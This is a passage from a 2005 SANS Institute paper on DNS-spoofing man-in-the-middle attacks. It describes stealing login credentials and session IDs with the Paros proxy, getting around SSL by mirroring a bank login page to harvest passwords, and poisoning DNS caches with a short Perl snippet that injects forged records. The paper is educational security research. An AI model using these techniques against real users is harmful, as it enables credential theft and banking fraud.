Having successfully spoofed a DNS response and convinced a victim to connect to a malicious proxy server, the attacker can begin examining data. An obvious target for compromise is logon credentials. The most common way for web

applications to implement authentication is via forms based authentication. In this approach, the client's web browser sends logon information to the server via the http POST method. Figure 5.7 shows the Paros interception of a POST method in 'Raw' view that includes a user's login credentials. Paros also provides a 'Tabular' view to display parameters and values in a human readable fashion as shown in Figure 5.8.

To see whether these logon credentials are valid, the attacker could inspect the server's response to the logon attempt. Once a malicious user has compromised a valid set of logon credentials, the attacker can log into the web application and compromise the confidentiality, integrity and availability of more sensitive data.

Figure 5.7 – Intercepting data with Paros raw view





Figure 5.8 – Intercepting data with Paros tabular view



Once a user has been authenticated, web applications usually track each user's sessions using cookies. The OWASP Web Application Penetration Testing Checklist recommends that websites use cookies that are "non-persistent and is never written to the browsers history or cache"¹⁰. This makes it more difficult for a malicious user to manipulate cookie data stored on the user's hard disk. However, even non-persistent cookies must travel over the network and can therefore be intercepted and manipulated by Paros. The critical piece of cookie an attacker may wish to intercept is the session ID. Figure 5.9 shows an example of a session ID used by a typical web application.

Figure 5.9 – Web application session ID

ASPSESSIONID=FONFMASDKFEOPASDFLLVMDJDKA

Once the attacker has captured a user's session ID, they can use Paros again to intercept a session that is initiated from their own machine. Whenever cookie information is exchanged between the client and the server, the attacker can replace the session ID with the session ID retrieved from the victim. The server now treats the attacker as the authenticated victim.

¹⁰ OWASP Web Application Penetration Testing Checklist:
<http://prdownloads.sourceforge.net/owasp/OWASPWebAppPenTestList1.1.pdf?download>

Another form of authentication that some web applications employ involves an on-screen keypad as shown in Figure 5.10.

Figure 5.10 – Onscreen keypad authentication

1. Enter your Client Number using your keyboard

2. Use your mouse to enter your 4 digit Access Code from the numbers on the right.

For enhanced security the order of the keys on the keypad will change every time you attempt to sign on.

1	3	8
4	5	2
9	7	0
Clear	6	Cancel

3. Sign On

These keypads are designed to thwart hardware and software key-loggers. However, as Figure 5.11 shows, the output of the keypad system are parameters that are posted via http. Once again, Paros can be used to intercept these parameters and replay them to the server at a later stage.

Figure 5.11 – Output parameters of keypad authentication

```
CIF=123456&PIN=3147.692825812566&KEY=0.2847909216617228
```

5.4 The role of SSL

The previous sections have assumed that client-server communications are unencrypted. Without encryption, a MITM attack can easily compromise the confidentiality, integrity and availability of data. “SSL uses cryptography to provide message privacy, message integrity, and client and server authentication”¹¹.


SSL encrypted payloads of packets generally pass between network devices such as switches and routers unaffected. Proxy servers however, can operate at higher levels of the OSI model than other network devices. As such, most proxies have the ability to terminate and initiate SSL sessions.

¹¹ SANS Institute – Track 1 – SANS Security Essential

Corporate proxy servers such as Microsoft Internet and Security Acceleration (ISA) Server or Checkpoint NG are not normally configured to terminate or initiate SSL connections. This way, corporate clients are able to initiate SSL connections with web servers and be sure that all data remains encrypted for the entire path of communication.

Other proxy servers such as Achilles and Paros are specifically designed to intercept SSL sessions. Figure 5.12 shows how these proxies accept and then reinitiate SSL connections and can therefore record data in clear text. These proxy servers use their own SSL certificate to terminate client SSL sessions.

Figure 5.12 – Rouge proxy server with SSL¹²



An essential part of the SSL protocol is server authentication which helps clients validate the identity of a server. When a client attempts to connect to an SSL enabled server, the client's "browser examines the information contained in the server's certificate, and verifies that:

- The server certificate is valid and has a valid date.
- The CA that issued the server been signed by a trusted CA whose certificate is built into the browser. You can also manually add the trusted CA Certificate at this point
- The issuing CA's public key, built into the browser, validates the issuer's digital signature
- The domain name specified by the server certificate matches the server's actual domain name
- If the server cannot be authenticated, the user is warned that an encrypted, authenticated connection cannot be established."¹³

OpenSSL can be used to "create and install server and client certificates"¹⁴. Using this method, an attacker can create a certificate that has a valid expiration

¹² Threats Addressed by Secure Shell: http://www.vandyke.com/solutions/ssh_overview/ssh_overview_threats.html

¹³ SSL Certificates - <http://www.ascertia.com/OnlineCA/ssl.aspx>

date and that matches the domain name of the requested site. However, this method does not provide third-party (CA) verification – the certificate is ‘self-signed’. When a user connects to a server with a self-signed certificate, the user will receive a security alert similar to that shown in Figure 5.13.

Alternatively, the attacker could apply for a certificate through a trusted CA such as VeriSign or Twart. Popular applications such as Internet Explorer and Firefox are configured to automatically trust certificates signed by these companies and the user will not receive a warning. However, trusted CAs such as VeriSign and Twart will not issue a certificate for a domain name to anyone other than the owner of that domain. With this method, the victim will also receive an alert similar to Figure 5.13 warning that the certificate name does not match the domain name requested.

Figure 5.13 – Invalid SSL certificate security alert



5.5 Getting around SSL

In 2002, ThoughtCrime.org published an “Internet Explorer SSL Vulnerability”¹⁵. This allowed malicious users to generate self-signed certificates that posed as trusted CA signed certificates. The following discussion will presume that the victim is **not** running a web browser that contains any SSL related vulnerabilities.

The first option for a MITM attack is to simply ignore the challenge presented by SSL. If the attacker is using a proxy server such as Paros or Achilles, the victim

¹⁴ OpenSSL Certificate Cookbook - http://www.pseudonym.org/ssl/ssl_cook.html

¹⁵ Internet Explorer SSL Vulnerability - <http://www.thoughtcrime.org/ie-ssl-chain.txt>

will be warned of an invalid site certificate. If the attacker uses a proxy such as ISA server, the victim won't receive a warning, but the attacker will not be able to read the encrypted traffic.

The attacker may choose to accept either of these scenarios. For example, the attacker may believe that the victim of the attacker is uneducated in the area of information security. In this case, the victim may be likely to accept an invalid SSL certificate without considering the implications. As Figure 5.13 shows, the warning provided by Internet Explorer is quite innocuous.

Alternatively, the attacker may wish to keep a low profile or decide that the intended victim is aware of the dangers of invalid SSL certificates. In this case, the attacker may choose to use ISA server to let SSL traffic pass through and only capture clear text traffic.

However, SSL is most often used to protect the most sensitive and useful information such as login credentials or financial information. It is this information an attacker is most likely to want to compromise. The attacker needs a way to compromise this information without generating security alerts.

To maintain this level of stealthiness, the attacker can once again use ISA server as the MITM proxy. This time however, the attacker will also setup a number of websites using Microsoft Internet Information Services (IIS). Each of these websites will be a mirror of a legitimate website the attacker wants to exploit.

For example, an attacker may wish to gather login credentials for www.myinternetbank.com.au. The attacker can simply mirror the login page for the website using 'wget', and setup a new website in IIS. The main difference between the attacker's website and the legitimate website is that the attacker's web site does not use SSL. The attacker then configures ISA server to route any traffic destined for www.myinternetbank.com.au to the attacker's login page rather than the legitimate website. Now the victim will not receive an SSL warning because they are never connecting to an SSL enabled website.

The attacker's website will also need minor modifications to the source code. Most login forms submit information using the POST method. This method on the attacker's website should be modified to use absolute referencing to the legitimate website. The victim will then be automatically redirected to the legitimate website when attempting to authenticate. The attacker also needs to add functionality to record the victim's login credentials to the local machine. This will most likely be a short script to log the victim's credentials to a local text file.

While the victim of this attack will not receive an SSL warning, the attack still leaves clues that may raise suspicion in the mind of a scrupulous user:

- 'http' instead of 'https' appears in the address bar; and
- no padlock appears in the status bar of the web browser.

5.6 Outside the corporate LAN

The attack scenarios discussed above assume that the intended victim will attempt to connect to a proxy server. However, most home internet users, small businesses, libraries and internet cafes, do not use a proxy server. In these networks, each client will resolve domain names individually for each web site accessed. Typically, the Internet Service Provider (ISP) manages the DNS server of these small networks.

With the DNS server residing on the Internet and not the local network, an attacker has a larger window of opportunity to spoof a DNS response. Furthermore, with the client constantly making DNS queries instead of just one query for the proxy server, the attacker has many more opportunities to spoof a response.

What makes this scenario more difficult for the attacker, is that the client requires a separate DNS entry for every website the user visits. Compare this to the proxy server scenario where, once the DNS response was successfully spoofed, all traffic was sent via the attacker. To successfully spoof a response to each individual domain name the user requests would require constant effort on behalf of the attacker.

With the approach discussed thus far, the attacker is only able to spoof one DNS record for each DNS query made by the client. While this approach is adequate in environments with a proxy server, a more powerful attack is desirable for environment without a proxy. A more powerful approach would involve the poisoning of the victim's DNS cache for multiple domain names with one spoofed response.

Figure 5.14, shows a portion of a client's DNS cache after receiving a legitimate DNS response for a DNS query for 'www.google.com'. This shows that it is possible to populate a client's DNS cache with records that are unrelated to the original DNS query.

Figure 5.14 – Client's DNS cache

```
usw7.akadns.net
-----
Record Name . . . . . : usw7.akadns.net
Record Type . . . . . : 1
Time To Live . . . . . : 265
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . : x.x.x.x

use4.akadns.net
-----
```

```

Record Name . . . . . : use4.akadns.net
Record Type . . . . . : 1
Time To Live . . . . . : 265
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : x.x.x.x

www.google.com
-----
Record Name . . . . . : www.google.com
Record Type . . . . . : 5
Time To Live . . . . . : 265
Data Length . . . . . : 4
Section . . . . . : Answer
CNAME Record . . . . . : www.google.akadns.net

za.akadns.org
-----
Record Name . . . . . : za.akadns.org
Record Type . . . . . : 1
Time To Live . . . . . : 265
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : x.x.x.x

```

So how does Google achieve this functionality? Figure 4.5 showed that unrelated DNS responses are stored in the cache under the domain name of the original query. The functionality of Google's DNS functionality can be seen in the Ethereal output of Figure 5.15. Ethereal reveals that the key to adding multiple records to the client's DNS cache lies in the use of 'additional records'.

Figure 5.15 – DNS response with additional records

```

Domain Name System (response)
  Transaction ID: 0x02da
  Queries
    www.google.com: type CNAME, class inet, cname
  Answers
www.google.akadns.net
  www.google.akadns.net: type A, class inet, addr x.x.x.x
  www.google.akadns.net: type A, class inet, addr x.x.x.x
  Authoritative nameservers
    akadns.net: type NS, class inet, ns za.akadns.org
    akadns.net: type NS, class inet, ns use4.akadns.net
    akadns.net: type NS, class inet, ns usw7.akadns.net
  Additional records
    za.akadns.org: type A, class inet, addr x.x.x.x
    use4.akadns.net: type A, class inet, addr x.x.x.x
    usw7.akadns.net: type A, class inet, addr x.x.x.x

```

The Net::DNS module includes functionality for adding 'additional' records to DNS responses. Using these additional records, it is possible to poison the

victim's DNS cache with records for domains that are unrelated to the victim's original DNS query. The attack script shown in Figure 4.1 can be modified to include add additional records as shown in figure 5.16.

Figure 5.16 – Adding additional records

```
$dns_packet->push("additional",rr_add("www.mynetbank.com. 86400 A 192.168.0.1"));  
$dns_packet->push("additional",rr_add("www.mystockbroker.com. 86400 A 192.168.0.2"));  
$dns_packet->push("additional",rr_add("www.myshop.com. 86400 A 192.168.0.3"));
```

With this modified attack, the attacker only needs to spoof one DNS response to intercept the victim's communications with many websites. While the DNS response might be for 'www.google.com', the response could also include additional records for 'www.mynetbank.com', 'www.mystockbroker.com' and 'www.myshop.com'. Figure 5.17 shows a victim's DNS cache after a successful attack.

Figure 5.17 – Client's DNS cache

```
www.google.com  
-----  
Record Name . . . . . : www.google.com  
Record Type . . . . . : 1  
Time To Live . . . . . : 85902  
Data Length . . . . . : 4  
Section . . . . . : Answer  
A (Host) Record . . . . . : xx.xx.xx.xx  
  
www.mynetbank.com  
-----  
Record Name . . . . . : www.mynetbank.com  
Record Type . . . . . : 1  
Time To Live . . . . . : 85902  
Data Length . . . . . : 4  
Section . . . . . : Answer  
A (Host) Record . . . . . : 192.168.0.1  
  
www.mystockbroker.com  
-----  
Record Name . . . . . : www.mystockbroker.com  
Record Type . . . . . : 1  
Time To Live . . . . . : 85902  
Data Length . . . . . : 4  
Section . . . . . : Answer  
A (Host) Record . . . . . : 192.168.0.2  
  
www.myshop.com  
-----  
Record Name . . . . . : www.myshop.com  
Record Type . . . . . : 1  
Time To Live . . . . . : 85902  
Data Length . . . . . : 4
```

```
Section . . . . . : Answer
A (Host) Record . . . : 192.168.0.3
```

Now, whenever the victim attempts to connect to any of these websites, they will automatically connect to a server under the control of the attacker. This server could be a mirrored website or a proxy server, both of which act as a MITM.

© SANS Institute 2005, Author retains full rights.

6.0 Conclusion

When evaluating the security of a network, operating system or application, one must consider the strength of supporting protocols such as DNS, TCP and UDP. The details of these protocols can be seen using network analysers such as Ethereal.

Ethereal may be used to discover implementation weaknesses such as sequence number predictability. Programming languages such as PERL can be used to generate network packets and further investigate application and operating system behaviour. Once a vulnerability has been discovered, a number of security tools such a Paros proxy can be used demonstrate the severity of the vulnerability.

This paper has shown that when security vulnerabilities exist in underlying network protocols, the vulnerability can be extended to various applications the protocol supports. Security and system administrators are never likely to have the time to discover and investigate vulnerabilities at such a low level as DNS transaction IDs. For this reason, a defence in depth approach is critical to mitigate the risk of both known and unknown security vulnerabilities.

© SANS Institute 2005, Author retains full rights

7.0 References

- [1] Salamon, András, “DNS Resources Directory”, <<http://www.dns.net/dnsrd/>> (11 December 2004)
- [2] Mockapetris, P. “Request for Comments: 1035 - DOMAIN NAMES - IMPLEMENTATION AND SPECIFICATION”, 1987, <<http://www.ietf.org/rfc/rfc1035.txt>> (13 December 2004)
- [3] Postel, J. “RFC 768 – User Datagram Protocol”, 1980, <<http://www.ietf.org/rfc/rfc768.txt>> (13 December 2004)
- [4] Shimomura, Tsutomu, “How Mitnick Hacked Tsutomu Shimomura with an IP Sequence Attack”, 1995, http://www.totse.com/en/hack/hack_attack/hacker03.html (16 December 2004)
- [5] have2Banonymous, “The Impact of RFC Guidelines on DNS Spoofing Attacks”, 2004, <http://www.phrack.org/show.php?p=62&a=3> (18 December 2004)
- [6] Sorenson, Holt, “Practical PERL for Security Practitioners”, 2004, www.giac.org/practical/GSEC/Holt_Sorenson_GSEC.pdf (15 December 2004)
- [7] Larcher, Roberto, “Predictability of Windows DNS resolver”, 2004, http://www.infosecwriters.com/text_resources/pdf/predictability_of_Windows_DNS_resolver.pdf (15 December 2004)
- [8] ASTALAVISTA Security Group, “Achilles 0.27”, 2004, <http://www.astalavista.com/?section=dir&cmd=file&id=2513> (19 December 2004)
- [9] INSECURE.ORG, “Top 75 Network Security Tools”, 2003, <http://www.insecure.org/tools.html> (23 December 2004)
- [10] OWASP, “Web Application Penetration Testing Checklist”, 2004, <http://prdownloads.sourceforge.net/owasp/OWASPWebAppPenTestList1.1.pdf?download> (3 January 2005)
- [11] SANS Institute, “Track 1 – SANS Security Essentials”, Vol. 1.4, SANS Press, January 2004.

- [12] VanDyke Software, "Threats Addressed by Secure Shell",2005,
http://www.vandyke.com/solutions/ssh_overview/ssh_overview_threats.html
(5 January 2005)
- [13] Ascertia, "SSL Certificates", <http://www.ascertia.com/OnlineCA/ssl.aspx>
(5 January 2005)
- [14] "OpenSSL Certificate Cookbook",
http://www.pseudonym.org/ssl/ssl_cook.html (3 January 2005)
- [15] Benham, Mike, "Internet Explorer SSL Vulnerability", August 2002,
<http://www.thoughtcrime.org/ie-ssl-chain.txt> (8 January 2004)

© SANS Institute 2005, Author retains full rights